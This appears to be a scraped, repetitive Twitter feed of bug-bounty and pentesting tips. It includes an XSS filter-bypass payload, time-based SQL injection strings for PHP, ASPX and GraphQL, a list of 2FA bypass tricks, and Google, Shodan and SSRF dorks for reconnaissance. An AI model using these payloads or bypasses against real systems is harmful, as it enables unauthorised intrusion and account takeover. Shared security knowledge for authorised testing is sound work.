
[Keylogin (k3yl0g1n)](https://twitter.com/KeyloginSec)

[@KeyloginSec](https://twitter.com/KeyloginSec)

·

[Jan 2](https://twitter.com/KeyloginSec/status/1609795175483871232)

GitHub Dorks For Finding Files [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#oscp](https://twitter.com/hashtag/oscp?src=hashtag_click) [#redteam](https://twitter.com/hashtag/redteam?src=hashtag_click) [#informationsecurity](https://twitter.com/hashtag/informationsecurity?src=hashtag_click) [#cissp](https://twitter.com/hashtag/cissp?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#networking](https://twitter.com/hashtag/networking?src=hashtag_click) [#networksecurity](https://twitter.com/hashtag/networksecurity?src=hashtag_click) [#CheatSheet](https://twitter.com/hashtag/CheatSheet?src=hashtag_click) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) [#cyberattacks](https://twitter.com/hashtag/cyberattacks?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click) [#linux](https://twitter.com/hashtag/linux?src=hashtag_click) [#databreach](https://twitter.com/hashtag/databreach?src=hashtag_click) [#vulnerabilities](https://twitter.com/hashtag/vulnerabilities?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click)

[](https://twitter.com/KeyloginSec/status/1609795175483871232/photo/1)

1

[112](https://twitter.com/KeyloginSec/status/1609795175483871232/analytics)

[IMG_262](https://twitter.com/abhinavsecond)

[Abhinav](https://twitter.com/abhinavsecond)

[@abhinavsecond](https://twitter.com/abhinavsecond)

·

[Apr 4](https://twitter.com/abhinavsecond/status/1643148814033772546)

[IMG_256](https://twitter.com/Anastasis_King)

[Vasileiadis A. (Cyberkid)](https://twitter.com/Anastasis_King)

[@Anastasis\_King](https://twitter.com/Anastasis_King)

·

[Jul 30](https://twitter.com/Anastasis_King/status/1685651577275584512)

Shodan for Bug Bounty — and Why you shouldn’t use these 53 Dorks. [https://medium.com/@nynan/shodan-for-bug-bounty-and-why-you-shouldnt-use-these-53-dorks-bfa347285b61…](https://t.co/7muPwKMpKu" \t "https://twitter.com/i/_blank) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#hacking](https://twitter.com/hashtag/hacking?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click)

[](https://twitter.com/Anastasis_King/status/1685651577275584512/photo/1)

1

[44](https://twitter.com/Anastasis_King/status/1685651577275584512/analytics)

[IMG_258](https://twitter.com/AllForOsint)


[Osint For All](https://twitter.com/AllForOsint)

[@AllForOsint](https://twitter.com/AllForOsint)

·

[Nov 8, 2022](https://twitter.com/AllForOsint/status/1589835726061199360)

Hey [#OSINT](https://twitter.com/hashtag/OSINT?src=hashtag_click), here is a list of useful Google Dorks for hacking and pentesting source: Twitter infosec [#OSINTForAll](https://twitter.com/hashtag/OSINTForAll?src=hashtag_click) [#google](https://twitter.com/hashtag/google?src=hashtag_click) [#dorks](https://twitter.com/hashtag/dorks?src=hashtag_click)

[](https://twitter.com/AllForOsint/status/1589835726061199360/photo/1)

ALT

5

91

266

[IMG_256](https://twitter.com/VincentWarui)

[M@f1@tr0n](https://twitter.com/VincentWarui)

[@VincentWarui](https://twitter.com/VincentWarui)

·

[Dec 9, 2017](https://twitter.com/VincentWarui/status/939505300033429504)

V3n0M-Scanner - Popular Pentesting scanner for SQLi/XSS/LFI/RFI and other Vulns [https://goo.gl/8cWCG2](https://t.co/i0THO7BMFd" \t "https://twitter.com/i/_blank) [#ARM](https://twitter.com/hashtag/ARM?src=hashtag_click) [#CloudFlare](https://twitter.com/hashtag/CloudFlare?src=hashtag_click) [#Dorks](https://twitter.com/hashtag/Dorks?src=hashtag_click)

[](https://twitter.com/VincentWarui/status/939505300033429504/photo/1)

2

3

[IMG_258](https://twitter.com/Anastasis_King)

[Vasileiadis A. (Cyberkid)](https://twitter.com/Anastasis_King)

[@Anastasis\_King](https://twitter.com/Anastasis_King)

·

[Jul 30](https://twitter.com/Anastasis_King/status/1685651577275584512)

Shodan for Bug Bounty — and Why you shouldn’t use these 53 Dorks. [https://medium.com/@nynan/shodan-for-bug-bounty-and-why-you-shouldnt-use-these-53-dorks-bfa347285b61…](https://t.co/7muPwKMpKu" \t "https://twitter.com/i/_blank) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#hacking](https://twitter.com/hashtag/hacking?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click)

[](https://twitter.com/Anastasis_King/status/1685651577275584512/photo/1)

1

[44](https://twitter.com/Anastasis_King/status/1685651577275584512/analytics)

[IMG_260](https://twitter.com/AllForOsint)


[Osint For All](https://twitter.com/AllForOsint)

[@AllForOsint](https://twitter.com/AllForOsint)

·

[Nov 8, 2022](https://twitter.com/AllForOsint/status/1589835726061199360)

Hey [#OSINT](https://twitter.com/hashtag/OSINT?src=hashtag_click), here is a list of useful Google Dorks for hacking and pentesting source: Twitter infosec [#OSINTForAll](https://twitter.com/hashtag/OSINTForAll?src=hashtag_click) [#google](https://twitter.com/hashtag/google?src=hashtag_click) [#dorks](https://twitter.com/hashtag/dorks?src=hashtag_click)

[](https://twitter.com/AllForOsint/status/1589835726061199360/photo/1)

ALT

5

91

266

[IMG_262](https://twitter.com/viehgroup)

[VIEH Group](https://twitter.com/viehgroup)

[@viehgroup](https://twitter.com/viehgroup)

·

[May 10](https://twitter.com/viehgroup/status/1656129398678929410)

[Khalil Afridi](https://twitter.com/khalilApriday)

[@khalilApriday](https://twitter.com/khalilApriday)

·

[17h](https://twitter.com/khalilApriday/status/1686649837046079488)

Check out this Mega Drive if you are looking for: Dark Web Learning Drive [#Google](https://twitter.com/hashtag/Google?src=hashtag_click)[#Pentesting](https://twitter.com/hashtag/Pentesting?src=hashtag_click)[#CyberSecurity](https://twitter.com/hashtag/CyberSecurity?src=hashtag_click)[#DarkWeb](https://twitter.com/hashtag/DarkWeb?src=hashtag_click)

[](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[mega.nz](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[1.16 GB folder on MEGA](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[29 files and 12 subfolders](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

18

480

1,349

[165.5K](https://twitter.com/khalilApriday/status/1686649837046079488/analytics)

[IMG_257](https://twitter.com/bxmbn)


[bombón](https://twitter.com/bxmbn)


[@bxmbn](https://twitter.com/bxmbn)

·

[Aug 1](https://twitter.com/bxmbn/status/1686415626649145344)

Blocked: <details/open=/Open/href=/data=+ontoggle="(alert)(document.domain) Bypass: <details/open=/Open/href=/data=;+ontoggle="(alert)(document.domain)

[](https://twitter.com/bxmbn/status/1686415626649145344/photo/1)

[](https://twitter.com/bxmbn/status/1686415626649145344/photo/2)

17

106

464

[24.8K](https://twitter.com/bxmbn/status/1686415626649145344/analytics)

[IMG_260](https://twitter.com/GodfatherOrwa)


[Godfather Orwa ](https://twitter.com/GodfatherOrwa)


[@GodfatherOrwa](https://twitter.com/GodfatherOrwa)


·

[Jul 31](https://twitter.com/GodfatherOrwa/status/1686047487587500034)

7 SQLs 4 in php (select(0)from(select(sleep(6)))v)/\*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"\*/ 1 in aspx orwa';%20waitfor%20delay%20'0:0:6'%20--%20 2 in graphql orwa') OR 11=(SELECT 11 FROM PG\_SLEEP(6))-- [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) 

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/1)

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/2)

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/3)

25

310

1,001

[61.9K](https://twitter.com/GodfatherOrwa/status/1686047487587500034/analytics)

[IMG_266](https://twitter.com/ved4_vyasan)


[Vedavyasan S](https://twitter.com/ved4_vyasan)


[@ved4\_vyasan](https://twitter.com/ved4_vyasan)


·

[Jun 2](https://twitter.com/ved4_vyasan/status/1664597367004483585)

7 SQLs 4 in php (select(0)from(select(sleep(6)))v)/\*'+(select(0)from(select(sleep(6)))v)+'"+(select(0)from(select(sleep(6)))v)+"\*/ 1 in aspx orwa';%20waitfor%20delay%20'0:0:6'%20--%20 2 in graphql orwa') OR 11=(SELECT 11 FROM PG\_SLEEP(6))-- [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) 

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/1)

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/2)

[](https://twitter.com/GodfatherOrwa/status/1686047487587500034/photo/3)

25

312

1,003

[62K](https://twitter.com/GodfatherOrwa/status/1686047487587500034/analytics)





[IMG_260](https://twitter.com/ved4_vyasan)


[Vedavyasan S](https://twitter.com/ved4_vyasan)

[@ved4\_vyasan](https://twitter.com/ved4_vyasan)

·

[Jun 2](https://twitter.com/ved4_vyasan/status/1664597367004483585)

[#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) - Turning Google Dorks Into A Weapon: Using Google Dorks for Pentesters [https://link.medium.com/JQOzVuYLiAb](https://t.co/9zIKfFyIO1" \t "https://twitter.com/i/_blank) [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#Hacking](https://twitter.com/hashtag/Hacking?src=hashtag_click) [#Pentesting](https://twitter.com/hashtag/Pentesting?src=hashtag_click) [#CyberSecurity](https://twitter.com/hashtag/CyberSecurity?src=hashtag_click) [#dork](https://twitter.com/hashtag/dork?src=hashtag_click) [#googledorks](https://twitter.com/hashtag/googledorks?src=hashtag_click)

[](https://t.co/9zIKfFyIO1" \t "https://twitter.com/i/_blank)

[link.medium.com](https://t.co/9zIKfFyIO1" \t "https://twitter.com/i/_blank)

[Turning Google Dorks Into A Weapon: Using Google Dorks for Pentesters](https://t.co/9zIKfFyIO1" \t "https://twitter.com/i/_blank)

[Google has become an integral part of our daily lives. Usually, it’s the first place we go when we want to learn something, find a place…](https://t.co/9zIKfFyIO1" \t "https://twitter.com/i/_blank)

1

[153](https://twitter.com/ved4_vyasan/status/1664597367004483585/analytics)

[IMG_267](https://twitter.com/VincentWarui)

[M@f1@tr0n](https://twitter.com/VincentWarui)

[@VincentWarui](https://twitter.com/VincentWarui)

·

[Dec 9, 2017](https://twitter.com/VincentWarui/status/939505300033429504)

[](https://twitter.com/ClumsyLulz)

[@ClumsyLulz](https://twitter.com/ClumsyLulz)

·

[Aug 1](https://twitter.com/ClumsyLulz/status/1686402086655668224)

2FA Bypass techniques: 1. Response Manipulation In response if "success":false Change it to "success":true 2. Status Code Manipulation If Status Code is 4xx Try to change it to 200 OK and see if it bypass restrictions 3. 2FA Code Leakage in Response Check the… Show more

5

172

574

[37.3K](https://twitter.com/ClumsyLulz/status/1686402086655668224/analytics)

[IMG_257](https://twitter.com/khalilApriday)

[Khalil Afridi](https://twitter.com/khalilApriday)

[@khalilApriday](https://twitter.com/khalilApriday)

·

[17h](https://twitter.com/khalilApriday/status/1686649837046079488)

Check out this Mega Drive if you are looking for: Dark Web Learning Drive [#Google](https://twitter.com/hashtag/Google?src=hashtag_click)[#Pentesting](https://twitter.com/hashtag/Pentesting?src=hashtag_click)[#CyberSecurity](https://twitter.com/hashtag/CyberSecurity?src=hashtag_click)[#DarkWeb](https://twitter.com/hashtag/DarkWeb?src=hashtag_click)

[](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[mega.nz](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[1.16 GB folder on MEGA](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

[29 files and 12 subfolders](https://t.co/B03W00mi4q" \t "https://twitter.com/i/_blank)

18

485

1,365

[167.8K](https://twitter.com/khalilApriday/status/1686649837046079488/analytics)

[IMG_259](https://twitter.com/bxmbn)


[bombón](https://twitter.com/bxmbn)


[@bxmbn](https://twitter.com/bxmbn)

·

[Aug 1](https://twitter.com/bxmbn/status/1686415626649145344)

Blocked: <details/open=/Open/href=/data=+ontoggle="(alert)(document.domain) Bypass: <details/open=/Open/href=/data=;+ontoggle="(alert)(document.domain)

[](https://twitter.com/bxmbn/status/1686415626649145344/photo/1)

[](https://twitter.com/bxmbn/status/1686415626649145344/photo/2)

17

106

464

[24.8K](https://twitter.com/bxmbn/status/1686415626649145344/analytics)

[IMG_262](https://twitter.com/GodfatherOrwa)

[Godfather Orwa ](https://twitter.com/GodfatherOrwa)

[@GodfatherOrwa](https://twitter.com/GodfatherOrwa)

·

[Jul 31](https://twitter.com/GodfatherOrwa/status/1686047487587500034)


[Bug X Hunter ](https://twitter.com/Bug_X_hunter)

[@Bug\_X\_hunter](https://twitter.com/Bug_X_hunter)

·

[Aug 1](https://twitter.com/Bug_X_hunter/status/1686235358340808704)

CVE-2023-35078 Remote Unauthenticated API Access vulnerability has been discovered in Ivanti Endpoint Manager Mobile (EPMM), formerly known as MobileIron Core. This vulnerability impacts all supported versions. [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click)

[](https://twitter.com/Bug_X_hunter/status/1686235358340808704/photo/1)

3

47

139

[11.1K](https://twitter.com/Bug_X_hunter/status/1686235358340808704/analytics)

[IMG_260](https://twitter.com/0xRAYAN7)


[0xRAYAN](https://twitter.com/0xRAYAN7)

[@0xRAYAN7](https://twitter.com/0xRAYAN7)

·

[Aug 1](https://twitter.com/0xRAYAN7/status/1686118911492718592)

Recon is the key and below is a good tip created for you : 1 - Collect your target IPs range 2- Go to Censys search engine 3 - Run : ip=Target\_range/XX 4 - Looking for a specific status code run this: ip=Target\_range/XX and services.http.response.status\_code=200

[](https://twitter.com/0xRAYAN7/status/1686118911492718592/photo/1)

[](https://twitter.com/0xRAYAN7/status/1686118911492718592/photo/2)

4

100

345

[22.5K](https://twitter.com/0xRAYAN7/status/1686118911492718592/analytics)

[IMG_263](https://twitter.com/TakSec)


[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[10h](https://twitter.com/TakSec/status/1686764591660081152)

Google Dork - SSRF inurl:http | inurl:proxy= | inurl:html= | inurl:data= | inurl:resource= inurl:& site:target[.]com

[](https://twitter.com/TakSec/status/1686764591660081152/photo/1)

2

64

269

[18K](https://twitter.com/TakSec/status/1686764591660081152/analytics)

[IMG_265](https://twitter.com/ClumsyLulz)

[](https://twitter.com/ClumsyLulz)

[@ClumsyLulz](https://twitter.com/ClumsyLulz)

·

[Aug 1](https://twitter.com/ClumsyLulz/status/1686402086655668224)


[IMG_256](https://twitter.com/hackinarticles)


[Hacking Articles](https://twitter.com/hackinarticles)

[@hackinarticles](https://twitter.com/hackinarticles)

·

[Aug 1](https://twitter.com/hackinarticles/status/1686315972204916736)

Shodan Search Engine Command Cheat Sheet Full HD Image: [https://github.com/Ignitetechnologies/Mindmap/tree/main/Shodan…](https://t.co/DpOb08wduH" \t "https://twitter.com/i/_blank) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#redteam](https://twitter.com/hashtag/redteam?src=hashtag_click) [#informationsecurity](https://twitter.com/hashtag/informationsecurity?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#networking](https://twitter.com/hashtag/networking?src=hashtag_click) [#networksecurity](https://twitter.com/hashtag/networksecurity?src=hashtag_click) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) 